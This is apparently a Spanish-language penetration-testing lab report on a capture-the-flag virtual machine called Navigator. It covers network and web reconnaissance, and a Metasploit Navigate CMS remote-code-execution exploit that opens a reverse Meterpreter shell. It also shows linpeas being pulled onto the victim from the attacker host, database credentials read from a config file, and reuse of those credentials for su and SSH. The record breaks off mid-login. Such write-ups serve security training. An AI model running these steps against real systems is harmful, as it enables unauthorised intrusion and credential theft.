Informe de análisis de vulnerabilidades, explotación y resultados del reto Eternal.

N.- MQ-HM- NaviBolt

Generado por:

Hacker Mentor, Ing.
David Tafolla Recinos

Especialista de Ciberseguridad, Seguridad de la Información

Fecha de creación:
01.05.2024

Índice

Contenido

1. Reconocimiento 3
2. Análisis de vulnerabilidades/debilidades 6
3. Explotación 11
Automatizado 11
Manual ..... **¡Error! Marcador no definido.**
6. Escalación de privilegios si/no 18
7. Banderas 18
8. Herramientas usadas 18
9. EXTRA Opcional 18
10. Conclusiones y Recomendaciones 18

VM Navigator

1. Reconocimiento

Nmap:

```
┌──(hmstudent㉿kali)-[~]
└─$ nmap -sn 192.168.132.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-01 04:09 EDT
Nmap scan report for 192.168.132.2
Host is up (0.00045s latency).
Nmap scan report for 192.168.132.130
Host is up (0.00020s latency).
Nmap scan report for 192.168.132.134
Host is up (0.00086s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.06 seconds
```

IP de la victima

Arp-scan:

```
┌──(hmstudent㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for hmstudent:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:15:d1:b9, IPv4: 192.168.132.130
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
192.168.132.1    00:50:56:c0:00:08       (Unknown)
192.168.132.2    00:50:56:fe:b8:41       (Unknown)
192.168.132.134  00:0c:29:aa:c0:ba       (Unknown)
192.168.132.254  00:50:56:f6:01:61       (Unknown)
```

IP de la victima

Netdiscover:

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.132.1    00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.132.2    00:50:56:fe:b8:41      1      60  VMware, Inc.
192.168.132.134  00:0c:29:aa:c0:ba      1      60  VMware, Inc.
192.168.132.254  00:50:56:f6:01:61      1      60  VMware, Inc.
```

IP

Puertos abiertos descubiertos por nmap:

```
┌──(hmstudent㉿kali)-[~/Navigator/Nmap]
└─$ sudo nmap -sS --min-rate 1000 -p- --open -n -v -Pn 192.168.132.134 -oG al
lPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan tim
es may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-01 04:22 EDT
Initiating ARP Ping Scan at 04:22
Scanning 192.168.132.134 [1 port]
Completed ARP Ping Scan at 04:22, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 04:22
Scanning 192.168.132.134 [65535 ports]
Discovered open port 22/tcp on 192.168.132.134
Discovered open port 80/tcp on 192.168.132.134
Discovered open port 53/tcp on 192.168.132.134
Completed SYN Stealth Scan at 04:22, 6.00s elapsed (65535 total ports)
Nmap scan report for 192.168.132.134
Host is up (0.0012s latency).
Not shown: 64644 closed tcp ports (reset), 888 filtered tcp ports (no-respons
e)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
```

Puertos abiertos

Versiones de puertos abiertos:

```
┌──(hmstudent㉿kali)-[~/Navigator/Nmap]
└─$ nmap -sV -sC -p22,53,80 -n -Pn 192.168.132.134 -oA navigator-Scan
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-01 04:28 EDT
Nmap scan report for 192.168.132.134
Host is up (0.00073s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66381450ae7dab3972bf419c39251a0f (RSA)
|   256 a62e7771c6496fd573e9227d8b1ca9c6 (ECDSA)
|_  256 890b73c153c8e1885ec316ded1e5260d (ED25519)
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.64 seconds
```

Versión de Openssh

Versión de puerto dominio

Versión de servicio http

Conversión del .xml a .html:

Online Hosts

192.168.132.134

Ports

Port	Protocol	State Reason	Service	Product	Version	Extra Info
22	tcp	open syn-ack	ssh	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0

cpe:/a:openbsd:openssh:7.9p1

ssh-hostkey

```
2048 66381450ae7dab3972bf419c39251a0f (RSA)
256 a62e7771c6496fd573e9227d8b1ca9c6 (ECDSA)
256 899b73c153c8e1885ec316ded1e5260d (ED25519)
```

53	tcp	open syn-ack	domain	ISC BIND	9.11.5-P4-5.1+deb10u5	Debian Linux

cpe:/a:isc:bind:9.11.5-p4-5.1%2Bdeb10u5

dns-nsid

```
bind.version: 9.11.5-P4-5.1+deb10u5-Debian
```

80	tcp	open syn-ack	http	nginx	1.14.2	

cpe:/a:igor_sysoev:nginx:1.14.2

http-server-header

```
nginx/1.14.2
```

http-title

```
Welcome to nginx!
```

IP, Puertos Sistema operativo

IP	192.168.132.134
Sistema Operativo	Linux Debian
Puertos/Servicios	22 SSH 53 DNS 80 HTTP

2. Análisis de vulnerabilidades/debilidades

Escaneo de vulnerabilidades con nmap:

```
NSE Timing: About 96.97% done; ETC: 04:46 (0:00:01 remaining)
Nmap scan report for 192.168.132.134
Host is up (0.0010s latency).

PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  BID:49303  CVE:CVE-2011-3192
|       The Apache web server is vulnerable to a denial of service attack whe
n numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://www.securityfocus.com/bid/49303
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://www.tenable.com/plugins/nessus/55976
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192

Nmap done: 1 IP address (1 host up) scanned in 61.15 seconds
```

Vulnerabilidad

Escaneo con whatweb para ver tecnologías:

```
┌──(hmstudent㉿kali)-[~/Navigator/Nmap]
└─$ whatweb -v http://192.168.132.134/
WhatWeb report for http://192.168.132.134/
Status    : 200 OK
Title     : Welcome to nginx!
IP        : 192.168.132.134
Country   : RESERVED, ZZ

Summary   : Email[denisse@navigator.hm], HTML5, HTTPServer[nginx/1.14.2], ngi
nx[1.14.2]

Detected Plugins:
[ Email ]
        Extract email addresses. Find valid email address and
        syntactically invalid email addresses from mailto: link
        tags. We match syntactically invalid links containing
        mailto: to catch anti-spam email addresses, eg. bob at
        gmail.com. This uses the simplified email regular
        expression from
        http://www.regular-expressions.info/email.html for valid
        email address matching.

        String       : denisse@navigator.hm
```

Correo encontrado

Dominio encontrado

Fuzzing con gobuster:

```
┌──(hmstudent㉿kali)-[~/Navigator/Nmap]
└─$ gobuster dir -u http://192.168.132.134 -w /usr/share/wordlists/dirbuster/
directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.132.134
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/navabout             (Status: 200) [Size: 209]
Progress: 220560 / 220561 (100.00%)
```

Página encontrada

```
OMG you got r00t !


Just kidding... search somewhere else. Directory busting won't give anything.

<This message is here so that you don't waste more time directory busting this particular website.>

- Alek
```

User encontrado en el fuzzing

Fuzzing con FFuF:

```
 :: Method           : GET
 :: URL              : http://192.168.132.134/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
                        [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 1ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 1ms]
# Copyright 2007 James Fisher [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 1ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 1ms]
#                       [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 1ms]
#                       [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 1ms]
#                       [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 1ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 2ms]
# on atleast 2 different hosts [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 3ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 3ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 4ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 4ms]
#                       [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 4ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 5ms]
                        [Status: 200, Size: 653, Words: 82, Lines: 27, Duration: 2ms]
navabout                [Status: 200, Size: 209, Words: 31, Lines: 9, Duration: 2ms]
:: Progress: [220560/220560] :: Job [1/1] :: 15384 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
```

Puerto encontrado

Ver el dominio de la ip por nslookup:

```
┌──(hmstudent㉿kali)-[~/Navigator/Nmap]
└─$ nslookup
> SERVER 192.168.132.134
Default server: 192.168.132.134
Address: 192.168.132.134#53
> 127.0.0.1
1.0.0.127.in-addr.arpa  name = navigator.hm.
>
```

Dominio de la página

Ver el dominio de la ip por dnsrecon:


```
┌──(hmstudent㉿kali)-[~]
└─$ dnsrecon -r 127.0.0.0/24 -n 192.168.132.134
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+]      PTR navigator.hm 127.0.0.1
[+] 1 Records Found
```

Dominio

Poner localmente el cambio del dominio a la página:

```
File  Actions  Edit  View  Help
  GNU nano 7.2                    /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
192.168.132.134 navigator.hm
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

Dominio apuntando a la ip




Accediendo al dominio

Información de la VM


Fuzzing con gobuster desde DOMINIO:

```
┌──(hmstudent㉿kali)-[~]
└─$ gobuster dir -u http://navigator.hm/ -w /usr/share/wordlists/dirbuster/di
rectory-list-2.3-medium.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://navigator.hm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/navigate            (Status: 301) [Size: 185] [──> http://navigator.hm/navi
gate/]
Progress: 220560 / 220561 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```


Página encontrada



Password guessing:




Vulnerabilidad de CMS encontrado en metasploit:



Vulnerabilidad de CMS encontrado en searchploit:

```
┌──(hmstudent㉿kali)-[~]
└─$ searchsploit Navigate CMS
                                                      Posibles exploits
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                   |  Path
---------------------------------------------------------------------------------------------------
Navigate CMS - (Unauthenticated) Remote Code Execution (Metasploit)              | php/remote/45561.rb
Navigate CMS 2.8 - Cross-Site Scripting                                          | php/webapps/45445.txt
Navigate CMS 2.8.5 - Arbitrary File Download                                     | php/webapps/45615.txt
Navigate CMS 2.8.7 - ''sidx' SQL Injection (Authenticated)                       | php/webapps/48545.py
Navigate CMS 2.8.7 - Authenticated Directory Traversal                           | php/webapps/48550.txt
Navigate CMS 2.8.7 - Cross-Site Request Forgery (Add Admin)                      | php/webapps/48548.txt
Navigate CMS 2.9.4 - Server-Side Request Forgery (SSRF) (Authenticated)          | php/webapps/50921.py
---------------------------------------------------------------------------------------------------
```

Vulnerabilidades según Nesus:



Ejemplo Reporte resumen de Nessus, auxiliares de metaexploit

Puerto	**Vulnerabilidad**
80	Fuzzing
53	Acceso al dominio
80	Ejecución de código sin autenticación mediante Navigate CMS

3. Explotación

Proceso manual/ automatizado.

Automatizado

Acceso a la vm desde Navigate CMS con exploit de metasploit:

1. Uso del exploit

```
Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check
 Description
   -  ----                                      ---------------  ----       -----
 ----------
   0  exploit/multi/http/navigate_cms_rce       2018-09-26       excellent  Yes
 Navigate CMS Unauthenticated Remote Code Execution


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/multi/http/navigate_cms_rce

msf6 > use 0                                   Uso del exploit
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/navigate_cms_rce) > options

Module options (exploit/multi/http/navigate_cms_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:
```

2. Configuración del RHOST

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/navigate_cms_rce) > set RHOSTS 192.168.132.134
RHOSTS => 192.168.132.134
msf6 exploit(multi/http/navigate_cms_rce) > exploit

[*] Started reverse TCP handler on 192.168.132.130:4444
[-] Exploit aborted due to failure: no-access: Login bypass failed
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/navigate_cms_rce) > options

Module options (exploit/multi/http/navigate_cms_rce):
```

3. Explotación

```
msf6 exploit(multi/http/navigate_cms_rce) > set vhost navigator.hm
vhost => navigator.hm
msf6 exploit(multi/http/navigate_cms_rce) > exploit      Explotación

[*] Started reverse TCP handler on 192.168.132.130:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload...
[*] Sending stage (39927 bytes) to 192.168.132.134
[*] Meterpreter session 1 opened (192.168.132.130:4444 -> 192.168.132.134:477
36) at 2024-05-01 17:48:55 -0400
bash -
meterpreter > whoami
[-] Unknown command: whoami
meterpreter >                                            Acceso a la vm por bash
```

Cambio de bash:

```
meterpreter > shell
Process 1772 created.
Channel 1 created.
bash -i
bash: cannot set terminal process group (590): Inappropriate ioctl for device
bash: no job control in this shell
www-data@navigator:~/navigator.hm/navigate$ whoami
whoami
www-data
```

Cambio de bash

Bash nueva

Ver usuarios existentes en la vm:

```
www-data@navigator:~/navigator.hm/navigate$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
denisse:x:1000:1000:denisse,,,:/home/denisse:/bin/bash
```

Utilización de linpeaas:

1. Descarga localmente

```
┌──(hmstudent㉿kali)-[~/Navigator/Exploit]
└─$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpea
s.sh
--2024-05-01 18:22:07--  https://github.com/peass-ng/PEASS-ng/releases/latest
/download/linpeas.sh
Resolving github.com (github.com)... 140.82.114.4
Connecting to github.com (github.com)|140.82.114.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20240421-825
f642d/linpeas.sh [following]
--2024-05-01 18:22:08--  https://github.com/peass-ng/PEASS-ng/releases/downlo
ad/20240421-825f642d/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-ass
et-2e65be/165548191/ec76ca1a-0dd8-4680-a419-98e1e38cd1fe?X-Amz-Algorithm=AWS4
-HMAC-SHA256&X-Amz-Credential=AKIAVCODYLSA53PQK4ZA%2F20240501%2Fus-east-1%2Fs
3%2Faws4_request&X-Amz-Date=20240501T222247Z&X-Amz-Expires=300&X-Amz-Signatur
e=88ed59cc65abb2f16b58988de2330c06690274d73f066a759a0419c3c8375a61&X-Amz-Sign
edHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposi
tion=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%
2Foctet-stream [following]
--2024-05-01 18:22:08--  https://objects.githubusercontent.com/github-product
```

2. Creación del servidor local

```
┌──(hmstudent㉿kali)-[~/Navigator/Exploit]
└─$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

3. Descarga de del linpeas en el servidor desde mi local

```
www-data@navigator:~/navigator.hm/navigate$ wget http://192.168.132.130:8080/
linpeas.sh
<vigate$ wget http://192.168.132.130:8080/linpeas.sh
--2024-05-01 18:28:45--  http://192.168.132.130:8080/linpeas.sh
Connecting to 192.168.132.130:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860323 (840K) [text/x-sh]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... ..........  5% 15.4M 0s
    50K .......... .......... .......... .......... .......... 11% 56.0M 0s
   100K .......... .......... .......... .......... .......... 17%  266M 0s
   150K .......... .......... .......... .......... .......... 23% 7.37M 0s
   200K .......... .......... .......... .......... .......... 29%  442M 0s
   250K .......... .......... .......... .......... .......... 35%  583M 0s
   300K .......... .......... .......... .......... .......... 41%  628M 0s
   350K .......... .......... .......... .......... .......... 47%  644M 0s
   400K .......... .......... .......... .......... .......... 53%  615M 0s
   450K .......... .......... .......... .......... .......... 59%  719M 0s
   500K .......... .......... .......... .......... .......... 65%  615M 0s
   550K .......... .......... .......... .......... .......... 71% 14.1M 0s
   600K .......... .......... .......... .......... .......... 77%  497M 0s
   650K .......... .......... .......... .......... .......... 83%  548M 0s

127.0.0.1 - - [01/May/2024 18:26:11] code 404, message File not found
127.0.0.1 - - [01/May/2024 18:26:11] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [01/May/2024 18:26:13] "GET / HTTP/1.1" 200 -
```

4. Encuentro de vulnerabilidades con linpeas

```
╔═══╣ Executing Linux Exploit Suggester
╚═ https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2019-13272] PTRACE_TRACEME

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
   Exposure: highly probable
   Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9
{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
   Download URL: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/
raw/main/bin-sploits/47133.zip
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/C
VE-2019-13272/poc.c
   Comments: Requires an active PolKit agent.

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22
555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/m
aster/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/C
```

Exploit


Exploit

Acceso de la web encontrado en la conexión DB en el archivo global.php:

```
/* Optional Utility Paths */
define('JAVA_RUNTIME', '"{JAVA_RUNTIME}"');

/* Database connection */
define('PDO_HOSTNAME', "localhost");
define('PDO_PORT',     "3306");
define('PDO_SOCKET',   "");
define('PDO_DATABASE', "navigate");
define('PDO_USERNAME', "denisse");
define('PDO_PASSWORD', "H4x0r");
define('PDO_DRIVER',   "mysql");

ini_set('magic_quotes_runtime', false);
mb_internal_encoding("UTF-8");  /* Set internal character encoding to UTF-8 */

ini_set('display_errors', false);
if(APP_DEBUG)
{
```

User

Password



Datos encontrados

Acceso con los datos encontrados al usuario Denisse

```
www-data@navigator:~/navigator.hm/navigate$ su denisse
su denisse
Password: H4x0r
whoami
denisse
```

Password encontrada

Usuario actual

Acceso de ssh con los mismos datos de acceso:

```
┌──(hmstudent㉿kali)-[~]
└─$ ssh denisse@192.168.132.134
The authenticity of host '192.168.132.134 (192.168.132.134)' can't be established.
